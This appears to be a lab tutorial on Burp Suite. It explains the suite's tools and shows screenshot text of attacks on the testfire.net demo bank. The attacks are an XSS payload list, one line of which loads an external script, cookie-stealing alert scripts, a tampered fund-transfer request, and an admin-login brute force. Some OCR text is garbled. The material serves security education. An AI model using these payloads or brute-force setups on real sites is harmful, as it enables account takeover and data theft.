

Burpsuite Tools**What is burp suite?**

Burp or Burp Suite is a set of tools used for penetration testing of web applications. It is developed by the company named Portswigger. It is the most popular tool among professional web app security researchers and bug bounty hunters. Its ease of use makes it a more suitable choice over free alternatives like OWASP ZAP. Burp Suite is available as a community edition which is free.

Why burp suite?**Uses and features****1. Spider:**

It is a web spider/crawler that is used to map the target web application. The objective of the mapping is to get a list of endpoints so that their functionality can be observed and potential vulnerabilities can be found. Spidering is done for a simple reason that the more endpoints you gather during your recon process, the more attack surfaces you possess during your actual testing.

2. Proxy:

BurpSuite contains an intercepting proxy that lets the user see and modify the contents of requests and responses while they are in transit. It also lets the user send the request/response under monitoring to another relevant tool in BurpSuite, removing the burden of copy-paste. The proxy server can be adjusted to run on a specific loop-back ip and a port. The proxy can also be configured to filter out specific types of request-response pairs.

3. Intruder:

It is a fuzzer. This is used to run a set of values through an input point. The values are run and the output is observed for success/failure and content length. Usually, an anomaly results in a change in response code or content length of the response. BurpSuite allows brute-force, dictionary file and single values for its payload position. The intruder is used for:

- Brute-force attacks on password forms, pin forms, and other such forms.
- The dictionary attack on password forms, fields that are suspected of being vulnerable to XSS or SQL injection.
- Testing and attacking rate limiting on the web-app.

4. Repeater:

Repeater lets a user send requests repeatedly with manual modifications. It is used for:

- Verifying whether the user-supplied values are being verified.
- If user-supplied values are being verified, how well is it being done?
- What values is the server expecting in an input parameter/request header?
- How does the server handle unexpected values?

- Is input sanitation being applied by the server?
- How well the server sanitizes the user-supplied inputs?
- What is the sanitation style being used by the server?
- Among all the cookies present, which one is the actual session cookie.
- How is CSRF protection being implemented and if there is a way to bypass it?

5. Sequencer:

The sequencer is an entropy checker that checks for the randomness of tokens generated by the webserver. These tokens are generally used for authentication in sensitive operations: cookies and anti-CSRF tokens are examples of such tokens. Ideally, these tokens must be generated in a fully random manner so that the probability of appearance of each possible character at a position is distributed uniformly. This should be achieved both bit-wise and character-wise. An entropy analyzer tests this hypothesis for being true. It works like this: initially, it is assumed that the tokens are random. Then the tokens are tested on certain parameters for certain characteristics. A term significance level is defined as a minimum value of probability that the token will exhibit for a characteristic, such that if the token has a characteristics probability below significance level, the hypothesis that the token is random will be rejected. This tool can be used to find out the weak tokens and enumerate their construction.

6. Decoder:

Decoder lists the common encoding methods like URL, HTML, Base64, Hex, etc. This tool comes handy when looking for chunks of data in values of parameters or headers. It is also used for payload construction for various vulnerability classes. It is used to uncover primary cases of IDOR and session hijacking.

7. Extender:


BurpSuite supports external components to be integrated into the tools suite to enhance its capabilities. These external components are called BApps. These work just like browser extensions. These can be viewed, modified, installed, uninstalled in the Extender window. Some of them are supported on the community version, but some require the paid professional version.

8. Scanner:


The scanner is not available in the community edition. It scans the website automatically for many common vulnerabilities and lists them with information on confidence over each finding and their complexity of exploitation. It is updated regularly to include new and less known vulnerabilities

[illegible]

2. Send the request to intruder, select the position to input the script



3. Select the payload list (txt file) and start the attack



3. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file							
Results Positions Payloads Resource pool Settings							
Filter: Showing all items							
Request	Payload	Status code	Error	Timeout	Length	Comment	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	7124		
1	<svg><x><script>alert(1)</script></x></svg>	200	<input type="checkbox"/>	<input type="checkbox"/>	7146		
2	";!--<XSS>=&{0}	200	<input type="checkbox"/>	<input type="checkbox"/>	7136		
3	<SCRIPT SRC=http://ha.cke...	200	<input type="checkbox"/>	<input type="checkbox"/>	7166		
4	<IMG SRC='javascript:alert(...	200	<input type="checkbox"/>	<input type="checkbox"/>	7154		
5	<IMG SRC=javascript:alert(...	200	<input type="checkbox"/>	<input type="checkbox"/>	7151		
6	<IMG SRC=JaVaScRiPt:alert(...	200	<input type="checkbox"/>	<input type="checkbox"/>	7151		
7	<IMG SRC=javascript:alert("...)	200	<input type="checkbox"/>	<input type="checkbox"/>	7151		
8	<IMG SRC='javascript:alert(...	200	<input type="checkbox"/>	<input type="checkbox"/>	7168		
9	<a onmouseover=alert(docu...	200	<input type="checkbox"/>	<input type="checkbox"/>	7170		
10	<a onmouseover=alert(docu...	200	<input type="checkbox"/>	<input type="checkbox"/>	7168		
11	<IMG SRC=<SCRIPT>alert(1)	200	<input type="checkbox"/>	<input type="checkbox"/>	7158		

Request	Response
1	<pre> GET /search.jsp?query=%3csvg%3e%3cx%3e%3cscript%3ealert(1)%3c%2fx%3e HTTP/1.1 Host: testfire.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Connection: keep-alive Referer: http://testfire.net/search.jsp?query=jsmith Cookie: JSESSIONID=5C233C9CD85DE392872AB34E719353A9; AltoroAccounts= "ODAwMDAwfkNvcnBvcnF0ZX4tNy42MzUxNzY1NDYzMjY3MjRFNTh8ODAwMDAwfkNoZW5raW5nfi0xLjBFMTcwA==" Upgrade-Insecure-Requests: 1 </pre>

Analyse the result

The first one, with nothing submitted is the baseline request, note its length and status.

Check 200, along with it if length of response is far less than baseline then it is error message, else there is chance that response has reflected the payload and is not sanitized if length is a little over baseline request. One way to confirm is to give the script as input.

<script>alert(document.cookie);</script>



```

AltoroAccounts="ODAwMDAwfkNvcnBvcnF0ZX4tNy42MzUxNzY1NDYzMjY3MjRFNTh8ODAwMDAwfkNoZW5raW5nfi0xLjBFMTcwA=="
zMjY3MjRFNTh8ODAwMDAwfkNoZW5raW5nfi0xLjBFMTcwA=="

```

<script>alert('hacked');</script>

hacked



```

1 POST /bank/doTransfer HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/117.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 77
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/bank/transfer.jsp
12 Cookie: JSESSIONID=5C233C9CD85DE392872AB34E719353A9; AlteroAccounts=
   "ODAwMDAyflNhdmluZ3N+LTUuNTU1NTU1NTU1NTU1NTU1RTQ3fDgwMDEwMzUyZmVja2luZ3RlLjU1NTU1NTU1
   INTU1NTU1NRnUON3wONTM5MDgyMDM5MzkzMjg4fkNyZWVpdCBDbYXJkfi0xLjBFMTExfFfaF==\"
13 Upgrade-Insecure-Requests: 1
14
15 fromAccount=800002&toAccount=800003&transferAmount=10&transfer=Transfer+Money


```


Transfer Funds

10000.0 was successfully transferred from Account 800002 into Account 800003 at 9/18/23 10:56 AM.

Transaction ID	Transaction Time	Account ID	Action	Amount
16265	2023-09-18 10:56	800003	Deposit	\$10000.00
16264	2023-09-18 10:56	800002	Withdrawal	-\$10000.00

Attack type: sniper



Attack Save Columns 2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file

Results Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 3,125
 Payload type: Brute forcer Request count: 3,125

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: admn
 Min length: 5
 Max length: 5

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
<input type="checkbox"/>	

Attack Save Columns 2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	126	
1	aaaaa	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
2	daaaa	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
3	iaaaa	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
4	maaaa	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
5	naaaa	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
6	adaaa	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
7	ddaaa	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
8	idaaa	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
9	mdaaa	302	<input type="checkbox"/>	<input type="checkbox"/>	126	

Request Response

Pretty Raw Hex

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://testfire.net
10 Connection: keep-alive
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=D7B7ECD7A2519986ED0CE2B5576CCD7D
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=adaaa&btnSubmit>Login
  
```

Request	Response		
Pretty	Raw	Hex	Render
1	HTTP/1.1 302 Found		
2	Server: Apache-Coyote/1.1		
3	Location: login.jsp		
4	Content-Length: 0		
5	Date: Tue, 19 Sep 2023 06:40:34 GMT		
6			
7			

Attack Save Columns • Intruder attack of http://testfire.net - Temporary a...

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
72	g	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
73	hr	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
74	v	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
75	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	261	
76	kj	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
77	vn	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
78	m	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
79	k	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
80	uu	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
81	t	302	<input type="checkbox"/>	<input type="checkbox"/>	126	

Request Response

Pretty Raw Hex

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.5,image/avif,image/webp,*/*; q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://testfire.net
10 Connection: keep-alive
11 Referer: http://testfire.net/login.jsp
12 Cookie: J8RS810WID=5C233C9C6D8D8E95C072AB348719353AS; AltoraAccounts="0bAwMDAwfivbvcvbmabDQc4bY4MtdRbY1LNDYtY3RjRFRh0cAwMDAsf83h2WHz4Wnfi0s1j8PHTBv4a=="
13 Upgrade-Insecure-Requests: 1
14 uid=admin&pass=admin&btnSubmit=Login

```

0 highlights

Burp Suite Community Edition v2023.10.1.1 - Temporary Project
 Attack
Project
Intruder
Repeater
View
Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings

Organizer Extensions Learn

20 x 21 x 22 x 23 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.5,image/avif,image/webp,*/*; q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 36
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: J8RS810WID=5C233C9C6D8D8E95C072AB348719353AS; AltoraAccounts="0bAwMDAwfivbvcvbmabDQc4bY4MtdRbY1LNDYtY3RjRFRh0cAwMDAsf83h2WHz4Wnfi0s1j8PHTBv4a=="
13 Upgrade-Insecure-Requests: 1
14 uid=admin&pass=$12345abc&btnSubmit=Login

```

1 payload position

1 highlight

Length: 689

